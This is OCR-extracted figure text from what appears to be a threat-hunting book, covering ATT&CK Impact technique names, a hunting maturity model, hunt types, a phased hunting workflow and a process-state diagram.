
Impact
13 techniques


- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (3)
- Defacement (2)
- Disk Wipe (2)
- Endpoint Denial of Service (4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

Chapter 2: What Is Threat Hunting?




UNSTRUCTURED
STRUCTURED
DATA-DRIVEN
Hunt triggered by data observation
INTEL-DRIVEN
Hunt triggered by threat intelligence information
ENTITY-DRIVEN
Hunt around high risk / high value entities
TTP-DRIVEN
Hunt around threat actors' known TTPs
HYBRID
Hunt blending all the different approaches





INITIAL

0

AUTOMATED ALERTING
LITTLE OR NONE ROUTINE DATA COLLECTION

MINIMAL

1

USES CTI INDICATORS
MODERATE OR HIGH ROUTINE DATA COLLECTION

PROCEDURAL

2

USE DATA ANALYSIS PROCEDURES CREATED BY OTHERS
HIGH OR VERY HIGH ROUTINE DATA COLLECTION

INNOVATIVE


3

CREATES NEW DATA ANALYSIS PROCEDURES
HIGH OR VERY HIGH ROUTINE DATA COLLECTION

LEADING

4

AUTOMATE MAJORITY OF SUCCESSFUL DATA ANALYSIS PROCEDURES
HIGH OR VERY HIGH ROUTINE DATA COLLECTION





Creation of the Hypothesis

Launch Investigation Using Tools and Techniques

Uncover New Patterns and TTPs

Inform and Enrich Analytics


Purpose
Execute
Scope
Feedback
Plan Review
Equip


THREAT HUNTER Playbook
Define Research Goal
OSSEM
Document and Communicate Findings
Model Data
Validate Detection Model
Emulate the Adversary
Define Detection Model
HELK
MORDOR

Phase 1: Initiate

a. Trigger hunt

b. Create abstract

c. Store in backlog

Phase 2: Hunt

d. Define/Refine

    i. Enrich Investigation abstract

    ii. Determine hypothesis

    iii. Determine data sources

    iv. Determine analysis techniques

e. Execute

    i. Retrieve data

    ii. Analyze data


    iii. Validate hypothesis

Phase 3: Finalize


f. Handover


g. Document findings


h. Update backlog



Trigger Hunt
Handover
Refine
Create investigation abstract
Define / Refine
Execute
Document Findings
Refine
Store
Update
Backlog
Backlog


Chapter 3: Where Does the Data Come From?









New
Admit
Ready
Dispatch
Timeout
Running
Release
Exit
Activate
Suspend
Event occur
Event wait
Suspended ready
Blocked
Activate
Suspend
Event occur
Suspended blocked
Main memory
Secondary memory





Server


